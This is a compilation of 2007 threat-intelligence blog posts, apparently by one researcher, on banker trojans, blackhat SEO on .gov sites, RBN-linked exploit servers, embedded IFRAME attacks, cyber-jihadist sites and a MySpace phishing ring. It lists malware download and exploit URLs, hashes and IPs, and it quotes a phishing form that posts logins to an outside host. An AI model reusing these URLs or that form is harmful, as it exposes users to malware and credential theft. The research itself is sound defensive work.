7. http://ddanchev.blogspot.com/2007/10/russian-business-network.html

8. http://ddanchev.blogspot.com/2007/11/detecting-and-blocking-russian-business.html

9. http://rbnexploit.blogspot.com/2007/11/rbn-russian-business-network-its-use-of.html

605

Yet Another Malware Outbreak Monitor (2007-11-09 15:28)

Such [1]early warning security events systems always come as handy research tools for security analysts and reporters, and it’s great to see that more and more vendors are continuing to share [2]interactive threats data in real-time, type of data that used to be proprietary one several years ago. Commtouch’s recently announced [3]Malware Outbreak Center is another step in the right direction of intelligence data sharing, and building more transparency on emerging spam and malware outbreaks :

" *The Commtouch Malware Outbreak Center displays a sample of email-borne malware that has recently been detected and blocked by Commtouch’s Zero-Hour(TM) Virus Outbreak Protection solution. It also incorporates data from AV-Test.org, an independent third-party organization that tests most of the commercially available anti-virus* *scanners. This data enables the Center to publish comparative detection times for leading AV vendors, a first in this comprehensive format which includes malware variant checksum. Detection times are critical, since individual virus variants often peak and then nearly disappear, all in under three hours. IT managers now have access to an online*

tool that allows them to verify their AV vendor’s performance for each new outbreak, and to download comparative

data per malware variant. "

Zero day DIY malware, and open source one undermine the reactive response time’s model, but without anti

virus signatures in 2007 your company and customers would still be getting infected by outdated Netsky samples -

it’s a fact, yet not the panacea of dealing with malware, and has never been. Another important issue that deserves

to be discussed is the issue with the [4]virus outbreak time of different vendors in [5]Stormy Wormy times for

instance. In the past, vendors were even using their detection in the wild, and on-the-fly binary obfuscation which

in times of [6]open source malware results in [7]countless number of variants. Good PR is vital, and so is gaining

competitive advatange in the minds of prospective customers by positioning the company among the first to have responded to the outbreak, but it raises the issue on the degree of exchanging malware samples between the vendors themselves, and the lack of transparency here. The way initiatives in the form of honeyfarms contributing hundreds of malware samples, and "wisdom of crowds" end users filling the gaps in reactive response indirectly protect millions of customers on behalf of anti virus software, in this very same way exchanging malware samples in the shortest possible time frame, ultimately benefits each and every customer and organization that’s having an anti virus in its perimeter defense strategy.

A non-profit honeyfarm can collect hundreds of thousands of undetected malware samples in a single month, let’s speculate that it could even outperform a small AV vendor’s malware aggregation capabilities. In the anti virus industry, branding is crucial and therefore the non-profit honeyfarm cannot enter the market, instead, it’s only incentive to donate the samples to the anti virus vendors is that of social responsibility. AVs should build more awareness on the importance of malware samples sharing among them, compared to pitching themselves as the vendor who first picked up the outbreak and protected its customers. Bargaining with someone’s upcoming infection isn’t that much of a success if you think about it. "Hey that signature is mine" days should have been over by now.

Moreover, it’s a basic principle of every competitive market that the more competition, the more choices the customer would have, thereby making vendors innovate or cease to exist in irrelevance. Does the same apply to the anti virus market? Can we have a built-to-flip honeyfarm into an anti virus vendor to be later on acquired and integrated within a company’s existing products portfolio? Let’s hope not, and it’s doubtful as there’s a difference between an anti virus software and an "anti virus software", at least from the perspective that the second "anti virus software" may be occupying markets that could have otherwise been served by a better market proposition.

Product development of an AV courtesy of a security vendor’s products portfolio given the vendor realized that a huge percentage of security spending goes to perimeter defense solutions can be tricky, and even if acquisition has taken place you’d better stick to a company whose core competency is anti virus solutions.

[8]Still Living in the Perimeter Defense World?

1. http://ddanchev.blogspot.com/2007/06/early-warning-security-event-systems.html

2. http://www.commtouch.com/Site/Resources/statistics.asp

3. http://www.commtouch.com/Site/ResearchLab/VirusLab/recent_activity.asp

4. http://ddanchev.blogspot.com/2006/08/virus-outbreak-response-time.html

5. http://ddanchev.blogspot.com/2007/08/storm-worm-malware-back-in-game.html

6. http://ddanchev.blogspot.com/2007/09/localizing-open-source-malware.html

7. http://ddanchev.blogspot.com/2006/08/malware-bot-families-technology-and.html

8. http://ddanchev.blogspot.com/2007/01/still-living-in-perimeter-defense-world.html

607

Targeted Spamming of Bankers Malware (2007-11-12 13:22)

This particular incident is interesting mostly because we have a good example that [1]once a site gets compromised

the potential for abusing the access for malware distribution becomes very realistic, this is in fact what happened with **autobroker.com.pl**, as the following URLs were active as of yesterday, now down due to notification. Basically, the compromised host, compromised in an [2]automatic and efficient way for sure, started acting as the foundation for

the campaign, which as it looks like was spammed in a targetted manner. A tiny php file at **autobroker.com.pl/l.php**

was launching the downloader :

[3]TROJ.BANLOAD

Result: 18/31 (58.07 %)

File size: 46080 bytes

MD5: 690e71077c9d78347368c6cf8752741e

SHA1: 7dedad0778a24c69d6df4c8ceedc94f20292473e

the downloader then drops the following bankers that are strangely hosted on the French site [4]Opus Citatum, and are still active :

opuscitatum.com/modules/PHP %20Files/ _ _steampw12318897 _.exe

Trojan-Spy.Win32.Banker.ciy

Result: 9/32 (28.13 %)

File size: 2498560 bytes

MD5: cee1fdea650487e0865a1b8831db1e73

SHA1: ad55ff3e5519d88b930d6a0a695e71fcc253351e

opuscitatum.com/modules/PHP %20Files/Ivete _Sangalo.scr

608

Trojan.PWS.Banker

Result: 13/32 (40.63 %)

File size: 2505216 bytes

MD5: 1bdb0d3e13b93c76e50b93db1adeed3e

SHA1: f472693da81202f4322425b952ec02cbff8d72bc

The campaign was originally spammed with the messages : " *Chegou 1 vivo foto torpedo*" and " *Vivo torpedo foi enviado de um celular para seu e*" by using the web based spammer you can see in the attached screenshot.

More info about [5]banking malware, comments on a recently advertised [6]metaphisher malware kit with

banker trojans infected hosts only showcasing the [7]malicious economies of scale botnet masters mentality, as well

as [8]related posts on [9]targeted malware [10]attacks.

1. http://seclists.org/fulldisclosure/2007/Oct/0892.html

2. http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html

3. http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=TROJ_BANLOAD.BFT

4. http://opuscitatum.com/

5. http://www.f-secure.com/weblog/archives/VB2007_TheTrojanMoneySpinner.pdf

6. http://ddanchev.blogspot.com/2007/11/metaphisher-malware-kit-spotted-in-wild.html

7. http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html

8. http://ddanchev.blogspot.com/2007/04/outsourcing-spying-on-your-wife.html

9. http://ddanchev.blogspot.com/2007/09/infecting-terrorist-suspects-with.html

10. http://ddanchev.blogspot.com/2007/07/targeted-extortion-attacks-at.html

609

p0rn.gov - The Ongoing Blackhat SEO Operation (2007-11-12 16:32)

Want pr0n? Try [1].gov domains in general, ones that have been getting the attention of blackhat SEO-ers for a while,

just like the most recent related cases where the [2]City of Chetek, Winsonsin, the City of Somerset, Texas and Town

of Norwood, Massachusetts got their blackhat SEO injection. The previous attack is related to the one I'll assess in

this post, the blackhat SEO tool is the same given the static subdomains generated, what remains to be answered is

how they've managed to get access to the control panels of the domains in order to add the subdomains? Let's look

at the facts :

- the targets in this attack are **The Virgin Islands Housing Finance Authority (VIHFA)**, and the **City Of Selma, Alabama**

- this is the second blackhat SEO operation uncovered during the past couple of months targeting .gov domains

- access to the control panels is somehow obtained so that subdomains pointing to **89.28.13.207** (**89-28-13-207.starnet.md**) and **89.28.13.195** (**89-28-13-195.starnet.md**) are added at both domains

- both .gov domains that are targets in this attack are using a shared hosting provider, meaning their IP reputation is in the hands of everyone else’s web activities responding under the same IP

- no malware is served in this incident, compared to [3]the previous one, a combination of malware and blackhat SEO

Subdomains at City of Selma currently hosting around 9000 blackhat SEO pages :

610

m21.selma-al.gov

m22.selma-al.gov

m23.selma-al.gov

m24.selma-al.gov

m25.selma-al.gov

m26.selma-al.gov

m27.selma-al.gov

m28.selma-al.gov

m29.selma-al.gov

m30.selma-al.gov

m31.selma-al.gov

m32.selma-al.gov

m33.selma-al.gov

m34.selma-al.gov

Subdomains at the Virgin Islands Housing Finance Authority with constantly changing structure :

a1.a.vihfa.gov

a2.a.vihfa.gov

a3.a.vihfa.gov

a4.a.vihfa.gov

a5.a.vihfa.gov

a6.a.vihfa.gov

a7.a.vihfa.gov

a8.a.vihfa.gov

a9.a.vihfa.gov

a10.a.vihfa.gov

Related subdomains now no longer responding :

2k110.x.vihfa.gov

2k106.x.vihfa.gov

j11.y.vihfa.gov

j9.y.vihfa.gov

z1.z.vihfa.gov

Where’s the connection between this blackhat SEO operation and [4]the previous one? It’s not just that both subdomains at the different .gov’s are responding to IPs from the same netblock, but also, **89.28.13.202** is responding to City of Somerset’s subdomains from the previous incident such as : **j6.y.somersettx.gov**; **st9.x.somersettx.gov**; **x.somersettx.gov**.

Looks like someone in Moldova will get spanked for these incidents.

1. http://www.computerworld.com/blogs/node/6138

2. http://ddanchev.blogspot.com/2007/10/compromised-sites-serving-malware-and.html

3. http://ddanchev.blogspot.com/2007/10/compromised-sites-serving-malware-and.html

4. http://ddanchev.blogspot.com/2007/10/compromised-sites-serving-malware-and.html

Teaching Cyber Jihadists How to Hack (2007-11-12 20:57)

Yet another indication of the emerging trend of building a knowledge-driven cyber jihadist community, are such online archives with localized to Arabic standard security and hacking research papers, ones you definitely came across to before, or may have in fact written by yourself. As I’ve already discussed this trend in previous posts, it’s a PSYOPS strategy in action, one that’s aiming to improve the overall perception of cyber jihadists’ ability to wage [1]their battles without [2]using software and web services [3]of their enemies. Whether the investment in time and resources is worth it is another topic, what’s worth pointing out are the efforts they put into localizing the content in between adding the standard propaganda layer, and later on, [4]building a community around it.

1. http://ddanchev.blogspot.com/2007/05/jihadists-anonymous-internet-surfing.html

2. http://ddanchev.blogspot.com/2007/04/mujahideen-secrets-encryption-tool.html

3. http://ddanchev.blogspot.com/2007/07/cyber-jihadists-and-tor.html

4. http://ddanchev.blogspot.com/2007/09/dark-web-and-cyber-jihad.html

Scammy Ecosystem (2007-11-14 16:27)

In this example of a scammy ecosystem, you have a single IP (**88.255.90.50**) hosting the now, retro [1]WebAttacker exploitation kit (**inn2coming.com/income/index.php**), a viagra scam (**pctabletshop.hk**) on the second parked domain, and an investment banking scams on another two - **progold-inv.biz**; **cfinancialservice.com**. Now, all they're missing is a [2]Rock Phish kit hosted on it and it would have made it an even more interesting operation to monitor. Of course putting more personal efforsts into everything pays off. The same netblock is also hosting such popular downloader's

update locations and live exploit URLs such as **stat1count.net**; **all1count.net**; and the recently appeared on the radar **mediacount.net** (**88.255.90.253**).

1. http://ddanchev.blogspot.com/2007/05/webattacker-in-action.html

2. http://ddanchev.blogspot.com/2007/10/assessing-rock-phish-campaign.html

Electronic Jihad's Targets List (2007-11-14 17:24)

Despite the fact that the [1]Electronic Jihad 3.0 campaign was a futile attempt right from the very beginning, given

the domains that were supposed to synchronize the targets to be attacked were down, it's interesting to try finding

out who were they targeting at the first place? In the first campaigns, the URLs of the targets, not the victims since they couldn’t scale enough to cause even partial damage, were obtainable via the web, compared to the third one

where they were about to get synchronized. And since the synchronization URLs were down before we could take a

peek, here are the targets URLs from the [2]first two campaigns.

First campaign’s targets list :

gov.il

keshmesh.net

meca-love4all.com

love4all.us

Second campaign’s targets list :

love4all.us

islameyat.com

aldalil-walborhan.com

rapsaweyat.com

investigateislam.com

meca-me.org

ladeeni.net

615

meca-love4all.com

The attached table is the classificaton of the attacks, as site to be attacked, reason for the attack, importance,

the results, and the site’s status after tha attack, namely is it up and running or shut down completely, and how

shutting it down would please God.

There’s a saying that a person is judged by the type of enemies he has. If we apply it in this situation, you

would see a bunch of inspired wannabe cyber jihadists whose biggest enemy is their idiocity at the first place. So, if these are the cyber jihadist enemies of yours - lucky you, and your critical infrastructure’s integrity.

1. http://ddanchev.blogspot.com/2007/11/electronic-jihad-v30-what-cyber-jihad.html

2. http://ddanchev.blogspot.com/2007/08/cyber-jihadist-dos-tool.html

616

Popular Spammers Strategies and Tactics (2007-11-14 18:54)

It’s been a while since I last participated with an article for [1]WindowSecurity.com, so here it goes - [2]Popular

Spammers Strategies and Tactics :

" *During 2007, spammers on a worldwide basis demonstrated their adaptability to the ongoing efforts anti-*

spam vendors put into ensuring their customers enjoy the benefits of having a spam-free inbox. What strategies do spammers use in order to achieve this? What tactics do they use in order to obtain email addresses, verify their validity, ensure they reach the highest number of receipts as possible in the shortest time span achievable, while making sure their spam campaigns remain virtually impossible to shut down? "

The article covers strategies and tactics such as : Redirectors/doorway pages; Rapid tactical warfare; Verification/confirmation of delivery; Consolidation; Outsourcing; and Affiliation based models.

1. http://windowsecurity.com/

2. http://windowsecurity.com/articles/Popular-Spammers-Strategies-Tactics.html

617

Cyber Jihadist Blogs Switching Locations Again (2007-11-15 21:05)

Having had their blogs removed from Wordpress in a coordinated shutdown operation courtesy of the [1]wisdom of the anti cyber jihadist crowd, The [2]Ignored Puzzle Pieces of Knowledge and The [3]Caravan of Martyrs have switched location to these URLs - **inshallahshaheed.muslimpad.com**; **inshallahshaheed.acbox.com**; **caravanofmartyrs.muslimpad.com**;

ignoredknowledge.blogspot.com. Apparently there’s an ongoing migration of cyber jihadist blogs from Wordpress to Muslimpads presumably with the idea to increase the time from a TOS abuse letter to shut

down, if shut down ever occures given Muslimpad is significantly biased in removing such positioned as "[4]free

speech" communities given it’s hosting provider is **islamicnetwork.com**. Should such propaganda be tolerated? This is where the different mandates of anti cyber jihadist organizations across the world contradict with each other.

Some have a mandate to shut down such blogs and sites as soon as they come across such, others have a mandate to

monitor and analyze these to keep in pace with emerging threats in the form of real-time intelligence, and in the near future other participants will have a mandate to [5]infect such communities with malware ultimately [6]targeting the

cyber jihadists behind them or the visitors themselves.

The bottom line - the propaganda in the form of step-by-step video of an attack in question is a direct violation of their operational security (OPSEC) thereby providing the world’s intelligence community with raw data on

their warfare tactics. The propaganda’s trade off is similar to that of the [7]Dark Cyber Jihadist Web, while you may

want to reach as many future recruits and "converts" as possible, you increase the chance of an intelligence analyst coming across your community, compared to closing it down to sorted and trustworthy individuals and therefore limiting the number of potential future jihadists. Inshallahshaheed are however, going for mass marketing with full speed,

and in fact maintain a modest repository of videos at **inshallahshaheed.vodpod.com**. By the way, what’s the difference between wishful thinking and thought crime? It’s [8]a threat that proves there’s a positive ROI of your actions.

Related posts :

[9]GIMF Switching Blogs

[10]GIMF Now Permanently Shut Down

[11]GIMF - "We Will Remain"

1. http://ddanchev.blogspot.com/2007/10/wisdom-of-anti-cyber-jihadist-crowd.html

2. http://ddanchev.blogspot.com/2007/08/analyses-of-cyber-jihadist-forums-and.html

3. http://ddanchev.blogspot.com/2007/06/list-of-terrorists-blogs.html

4. http://www.theregister.co.uk/2007/11/06/eu_terror_web/

5. http://ddanchev.blogspot.com/2007/09/infecting-terrorist-suspects-with.html

6. http://www.theregister.co.uk/2007/10/23/teutonic_trojan/

7. http://ddanchev.blogspot.com/2007/09/dark-web-and-cyber-jihad.html

8. http://warintel.blogspot.com/2007/11/inshallahshaheed-makes-death-threats.html

9. http://ddanchev.blogspot.com/2007/07/gimf-switching-blogs.html

10. http://ddanchev.blogspot.com/2007/08/gimf-now-permanently-shut-down.html

11. http://ddanchev.blogspot.com/2007/08/gimf-we-will-remain.html

First Person Shooter Anti-Malware Game (2007-11-15 22:35)

Just when you think you’ve seen everything "evil marketers" can come up to both, consciously and subconsciously influence your purchasing behaviour and improve the favorability scale towards a company - you can still get

surprised. After a decent example of the [1]DIY marketing concept, Microsoft’s perception of [2]security as a "threat from outer space", an example of [3]rebranding a security vendor, the [4]Invible Burglar game, here comes another good example of new media marketering practice - while some companies seek to embed their logos into popular

games, others are coming up with ones on their own. [5]Symantec’s Endpoint Protection Game - a first person

shooter where the typically mutated creatures are replaces with viruses, spyware and rootkits is what I’m blogging

about :

" *Your task is to simply save your global network from viruses, worms, and a hideous host of online threats that are poised to take your IT infrastructure down.* "

[6]Eye catching trailer as well. Such marketing campaigns can have a huge educational potential if they’re, for instance, customized for a specific [7]security awareness program module.

1. http://ddanchev.blogspot.com/2006/04/diy-marketing-culture.html

2. http://ddanchev.blogspot.com/2007/05/microsofts-forefront-ad-campaign.html

3. http://ddanchev.blogspot.com/2007/11/rebranding-security-vendor.html

4. http://ddanchev.blogspot.com/2006/12/symantecs-invisible-burglar-game.html

5. http://www.symantecendpointgame.com/

6. http://www.symantecendpointgame.com/trailer

7. http://www.windowsecurity.com/pages/security-policy.pdf

620

Lonely Polina’s Secret (2007-11-16 16:13)

Just as I’ve been monitoring lots of [1]spam that’s using Geocities redirectors, yesterday Nicholas posted some details on a [2]malware campaign using Geocities pages as redirectors, and Roderick Ordonez [3]acknowledged the same.

Original Geocities URLs used : **geocities.com/MediciChavez7861** (active) ; **geocities.com/IliseNkrumah2** (down) ; **geocities.com/GounodNanon5** (down). Original message of the spam campaign :

" *Hallo! Meine Name ist Polina. Ich bin Studentin und Ich habe zur Germany zu lernen angekommen . Ich*

suche mich den Freund und der Sex-Partner. Aller dass Ich will es ist ein guter Mann. Sie sollen ernst, sicher, klug sein.

Geben Sie mich zu wissen wenn Sie wollen mit mir treffen. Ebenso konnen Sie einfach mein Freund sein. Sie konnen

meine Fotos auf meiner Seite sehen: geocities.com/MediciChavez7861 BITTE, NURR DIE ERNSTE Vorschlages. KUSSE,

POLINA"

The fake lonely German student Polina was also accessible from other URLs as well - **ThePagesBargain.ru/polina**; **di-bopservice.com**, both now down as well as the main **58.65.238.36/polina** URL which is forwarding to **baby.com** in an attempt to cover up the campaign – you wish. Internal pages within the IP are still accessible - **58.65.238.36/index2**

_files/index3.htm; **58.65.238.36/index2 _files/index.htm**, and so is the malware itself - **58.65.238.36/iPIX-install.exe**.

Malware campaigners are not just setting objectives and achieving them, they’re also evaluating the results and drawing conclusions on how to improve the next campaign. Back in January, 2006, I emphasized on [4]the emerging trend of localization in respect to malware, take for instance the release of a trojan in an open source form so that [5]hacking groups from different countries could localize it by translating to their native language and

making it even more easy to use, as well as [6]the localization of MPack and IcePack malware kits to Chinese. In this campaign, a localized URL was also available targeting Dutch speaking visitors **58.65.238.36/polinanl**, so you you have a German and Dutch languages included, and as we’ve seen the ongoing consolidation of malware authors and spammers serves well to both sides, spammers will on one hand segment all the German and Dutch emails, and the malware authors will mass mail using localized message templates. Great social engineering abusing a common stereotype that for instance German users were definitely flooded with English messages courtesy of Storm Worm targeting U.S citizens, which is like a Chinese user who’s receiving a phishing email from the Royal Bank of Scotland - it’s obvious both of these are easy to detect. Which is what localization is all about, the malware and spam speaks your local language. One downsize of this campaign is that Polina doesn’t really look like a lonely German student, in fact she’s a model and these are some of her portfolio shots.

Let’s discuss how are the malware campaigners coming up with these Geocities accounts at the first place.

Are the people behind the campaign manually registering them, outsourcing the registration process to someone

else, or [7]directly breaking the [8]CAPTCHA? Could be even worse - they may be buying the already registered

Geocities accounts from another group that’s specializes in registering these, a group which like a previously covered concept of [9]Proprietary Malware Tools is earning revenues based on higher profit margins given they don’t

distribute the product, but provide the service thereby keeping the automatic registration process know-how to

themselves. Once the authentication details are known, the process of anything starting from blackhat SEO, direct

spamming, malware hosting, and embedding such scripts, even IFRAMEs in a fully automated fashion.

Meanwhile, what are the chances there’s [10]another scammy ecosystem on the same netblock? But of course. **vai-**

choau.com fake watches, **pimpmovie.net** malware C &C, **urolicali.com.cn** spammers, **westernunion.reg-login.com** a phishing url.

1. http://www.windowsecurity.com/articles/Popular-Spammers-Strategies-Tactics.html

2. http://www.disog.org/2007/11/stormworm-using-geocities.html

3. http://blog.trendmicro.com/storm-brews-over-geocities/

4. http://packetstormsecurity.org/papers/general/malware-trends.pdf

5. http://ddanchev.blogspot.com/2007/09/localizing-open-source-malware.html

6. http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html

7. http://ddanchev.blogspot.com/2007/10/diy-captcha-breaking-service.html

8. http://ddanchev.blogspot.com/2007/09/spammers-and-phishers-breaking-captchas.html

9. http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html

10. http://ddanchev.blogspot.com/2007/11/scammy-ecosystem.html

But of Course I’m Infected With Spyware (2007-11-18 18:30)

Remember those old school fake hard drive erasers where a status bar that’s basically doing a directory listing is

shown, and HDD activity is stimulated so that the end user gets the false feeling of witnessing the process? [1]Fake

anti spyware and anti virus software, like the ones courtesy of the now [2]fast-moving RBN, have been using this tactic for a while, and adding an additional layer of social engineering tricks by obtaining the PCs details with simple javascript. The folks behind **online-scan.com**; **spyware.online-scan.com**; **antivirus.online-scan.com** own a far more deceptive domain name compared to RBN’s ones. In fact, even an anti virus vendor could envy them for not picking it up earlier and integrating it in upcoming marketing campaign or service to come. SpywareSoftStop’s statements : 623

" *At present the Internet is stuffed with viruses of any kind. Every PC is at risk and most probably IS infected. Anti-viruses can detect viruses only, but spyware, installed surreptitiously on a PC without the user’s informed consent, is modified each day and solely particularized software can help to detect and remove it. However, a spyware program is rarely alone on a computer: an affected machine can rapidly be infected by many other components. In some infections,*

the spyware is not even evident; moreover, some types of spyware disable software firewalls and anti-virus software, and/or reduce browser security settings, thus opening the system to further opportunistic infections, much like an immune deficiency disease. Right now your system is going to be scanned and spyware, if any, will be detected. "

The name servers **preved.spywaresoftstop-support.com** and **medved.spywaresoftstop-support.com** serve : **spywaresoftstop.com**; **spywaresoftstop-cash.com**; **spywaresoftstop-support.com**. The popup at online-scan.com that’s now returning a 404 error for ldr.exe (**downloadfilesldr.com/download/2/ldr.exe**) will even appear if you try to close the window while your PC is "being scanned". What’s ldr.exe? It’s the default output of a [3]DIY malware courtesy of Pinch.

1. http://ddanchev.blogspot.com/2007/10/russian-business-network.html

2. http://rbnexploit.blogspot.com/2007/11/rbn-fake-tools-rogue-software-bank-of.html

3. http://pandalabs.pandasecurity.com/archive/PINCH_2C00_-THE-TROJAN-CREATOR.aspx

624

The "New Media" Malware Gang (2007-11-18 23:49)

Since [1]Possibility Media’s Malware Fiasco, I’ve been successfully tracking the group behind the malware embedded

attack at each and [2]every online publication of Possibility Media. Successfully tracking mostly because of their

lack of interest in putting any kind of effort of making them harder to trace back, namely, maintaining a static web

presence, but one with diversifying set of malware and exploits used. Possibility Media’s main IFRAME used was

208.72.168.176/e-Sr1pt2210/index.php, and at **208.72.168.176** we have a great deal of parked domains in standby mode such as :

repairhddtech.com

granddslp.net

prevedltd.net

stepling.net

softoneveryday.com

samsntafox.com

himpax.com

grimpex.org

trakror.org

dpsmob.com

besotrix.net

gotizon.net

besttanya.com

carsent.com

heliosab.info

gipperlox.info

leader-invest.net

fiderfox.info

potec.net

However, the latest IPs and domains related to the group are dispersed on different netblocks and are actively serving malware through exploit URLs :

78.109.16.242/us3/index.php

x-victory.ru/forum/index.php (85.255.114.170)

asechka.cn/traff/out.php (78.109.18.154)

trafika.info/stools/index.php (203.223.159.92)

What's so special about this group? It's the [3]connection with the [4]Russian Business Network. As I've already pointed out, the malware attack behind Possibility Media's [5]was using IPs rented on behalf of RBN customers

from their old netblock, here are two such examples of RBN IPs used by this group as well :

81.95.149.236/us3/index.php

81.95.148.162/e202/

In case you also remember, some of [6]this group's URLs were also used as communication vehicle with a

downloader that was hosted on a RBN IP, that very same RBN IP that was behind Bank of India's main IFRAME.

Now that's a mutually beneficial malicious ecosystem for both sides. [7]Here are [8]more comments on other

[9]ecosystems.

1. http://ddanchev.blogspot.com/2007/10/possibility-medias-malware-fiasco.html

2. http://ddanchev.blogspot.com/2007/10/portfolio-of-malware-embedded-magazines.html

3. http://ddanchev.blogspot.com/2007/11/detecting-and-blocking-russian-business.html

4. http://ddanchev.blogspot.com/2007/10/russian-business-network.html

5. http://ddanchev.blogspot.com/2007/10/over-100-malwares-hosted-on-single-rbn.html

6. http://ddanchev.blogspot.com/2007/10/possibility-medias-malware-fiasco.html

7. http://ddanchev.blogspot.com/2007/11/lonely-polinas-secret.html

8. http://ddanchev.blogspot.com/2007/11/scammy-ecosystem.html

9. http://ddanchev.blogspot.com/2007/02/phishing-ecosystem.html

Another Massive Embedded Malware Attack (2007-11-19 22:47)

Compared to the previous [1]massive malware embedded attack in Italy that I asessed in June, 2007 which was

primarily relying on the fact that a shared hosting provider got hacked into, this one is more interesting to follow because the domains have nothing to do with each other, in fact some are suspected of being generated for blackhat

SEO purposes in combination with embedded malware. The rest are legitimate sites. Moreover, the campaign

is currently in a cover up stage, but the sites are still serving the IFRAME you can see in the attached screenshot.

Currently affected sites where over 90 % still have the IFRAME within :

627

syncopatedvideo.com

ja-bob.com

idledrawings.com

biblequizzer.net

johnnydam.com

gonaus.com

caribbeanjamz.net

campbellscollision.com

instopiainsurance.com

electronicesthetics.com

blackopalproductions.com

loadway.com

mtwashingtonkennelclub.com

shoveltown.com

simplabase.com

ajrivers.com

jacquelinesdayspa.com

epidemianet.com

aabosa.net

bisign.com

orangevaleson.com

blackmanassociates.com

jumarktrade.com

queerduck.icebox.com

The main campaign IFRAME URL is **megazo.org/trans.htm** serving TR/Crypt.XPACK.Gen and using its own name-

servers **ns1.megazo.org** (203.117.111.102) and **ns2.megazo.org** (203.117.111.103) which is also hosting **13fr.info**; **1sense.info**; **1speed.info**.

Deobfuscation leads to **1spice.info/t/** (203.121.79.164) where we’re redirected to

203.121.79.164/cgi-bin/new/in.cgi?p=user4, both URLs try to exploit [2]MDAC ActiveX code execution (CVE-2006-

0003) vulnerability. Another exploit URL is also active at this IP - **203.121.79.164/web/index.php** which is [3]Icepack is action.

Related posts:

[4]Bank of India Serving Malware

[5]U.S Consulate in St.Petersburg Serving Malware

[6]Syrian Embassy in London Serving Malware

[7]CISRT Serving Malware

[8]Compromised Sites Serving Malware and Spam

[9]A Portfolio of Malware Embedded Magazines

[10]Possibility Media’s Malware Fiasco

[11]I See Alive IFRAMEs Everywhere

1. http://ddanchev.blogspot.com/2007/06/massive-embedded-web-attack-in-italy.html

2. http://secunia.com/cve_reference/CVE-2006-0003/

3. http://ddanchev.blogspot.com/2007/07/icepack-malware-kit-in-action.html

4. http://ddanchev.blogspot.com/2007/08/bank-of-india-serving-malware.html

5. http://ddanchev.blogspot.com/2007/09/us-consulate-st-petersburg-serving.html

6. http://ddanchev.blogspot.com/2007/09/syrian-embassy-in-london-serving.html

7. http://ddanchev.blogspot.com/2007/10/cisrt-serving-malware.html

8. http://ddanchev.blogspot.com/2007/10/compromised-sites-serving-malware-and.html

9. http://ddanchev.blogspot.com/2007/10/portfolio-of-malware-embedded-magazines.html

10. http://ddanchev.blogspot.com/2007/10/possibility-medias-malware-fiasco.html

11. http://ddanchev.blogspot.com/2007/11/i-see-alive-iframes-everywhere.html

629

Large Scale MySpace Phishing Attack (2007-11-20 05:42)

In need of a "creative phishing campaign of the year"? Try this, perhaps the largest phishing attack spoofing MySpace and collecting all the login details at a central location, that’s been active for over a month and continues to be. A Chinese phishing group have come up with legitimate looking MySpace profiles (profile.myspace.com) in the form

of subdomains at their original .cn domains, and by doing so achieve its ultimate objective - establish trust through

typosquatting, remain beneath the security vendors radar by comment spamming the URLs inside MySpace, and obtain the login details of everyone who got tricked.

Key points :

- all of the participating domains are using identical DNS servers, whereas their DNS records are set to change every 3

minutes

- each and every domain is using a different comment spam message, making it easy to assess the potential impact of

each of them

- the URLs are not spammed like typical phishing emails, but comment spammed within MySpace by using legitimate

accouts, presumably once that have already fallen victim into the campaign, and mostly to remain beneath the radar

of security vendors if the URLs were spammed in the usual manner

- all of the URLs are the subdomains are currently active, and the login details get forwarded to a central location

319303.cn/login.php

This how the fake MySpace login looks like on the fake domains/subdomains :

(form action = "http://319303.cn/login.php" method = "post" name = "theForm" id = "theForm) **This is how the real MySpace login looks like :**

(form action = "http://secure.myspace.com/index.cfm?fuseaction=login.process" method = "post" id = "LoginForm") **Sample MySpace phishing URLs from this campaign** :

profile.myspace.com.fuseaction.id.0ed37i8xdd.378d38.cn

profile.myspace.com.index.fuseaction.id.370913.cn

profile.myspace.com.fuseaction.id.0ed37i8xdd.125723.cn

profile.myspace.com.fuseaction.id.Dx78x00iJe5.982728.cn

profile.myspace.com.fuseaction.user.id.28902334.arutncbt.cn

profile.myspace.com.fuseaction.id.0nd8di8xfd.125723.cn

profile.myspace.com.fuseaction.id.0ed37i8xdd.109820.cn

Ten sample Chinese domains participating in the phishing attack, returning the MySpace spoof at the main index

and the subdomains :

378d38.cn

978bg33.cn

370913.cn

107882.cn

103238.cn

978nd03.cn

107882.cn

pcc2ekxz.cn

125723.cn

pckeez.cn

Assessing the comment messages used on ten phishing domains for internal comment spamming at MySpace :

370913.cn - " *haha i cant believe we went to high school with this girl*"

631

978bg33.cn - " *sometimes i cannot believe the pics people put on their myspaces*"

982728.cn - " *I cannot believe this freaking whore would put pics like that on her myspace page.. how trashy..* "

977y62.cn - " *did you see what happened? OMG you gotta see Mike's profile.* "

125723.cn - " *did you see what happened? OMG you gotta see Mike's profile.* "

pckeez.cn - " *can you believe we went to highschool with this chick?* "

pcc2ekxz.cn - " *can't believe a 18 year old chick would put half-nude pics on myspace. whore alert.* "

arutncbt.cn - " *wow her brother is gonna be so pissed when he sees the pictures she put on her myspace*"

125723.cn - " *Did you hear what happened Omg you gotta see the profile.. So sad!* "

109820.cn - " *sometimes i just cannot believe the pics that people put on their myspaces LMAO!* "

The campaign is surprisingly well thought of. If they were spamming the phishing URLs, security vendors would have

picked it up immediately and its lifetime would have been much shorter compared to its current one. The phishers

aren’t sending emails asking people to login to MySpace via profile.myspace.com.random _digits.cn for instance,

instead they’re spamming inside MySpace by posting comments prompting users to click further using the phrase

" *haha i cant believe we went to high school with this girl*". It gets even more interesting, compared to the common logic of them having to register fake accounts and posting the comments by using them, in this case, the three sample

comments posted on Nov 2 2007 11:22 AM; Nov 4 2007 1:02 PM ; Nov 5 2007 8:47 AM; Nov 5 2007 9:33 PM, are all

posted by legitime users, well from legitimate users’ accounts in this case. How huge is this? Over 378,000 results

for the campaign under this phrase keeping in mind that people embed their MySpace profiles at their domains, and

128,000 instances of a sample phishing domain (370913.cn) at MySpace.com itself. This is for one of the phishing domains only.

Now if that’s not enough to disturb you, each and every of the .cn domains are resolving to what looks like U.S based

hosts only that will change every 3 minutes. Not necessarily [1]as dynamic as [2]previously discussed [3]fast-flux

networks, but these are worth keeping an eye on :

[4]107882.cn

[5]370913.cn

[6]978bg33.cn

Here are some central DNS servers that all the .cn domains use :

ns4.6309a46.com

ns1.52352a0c60a9c29.com

ns3.926817a885d86e1.com

ns2.terimadisirida.net

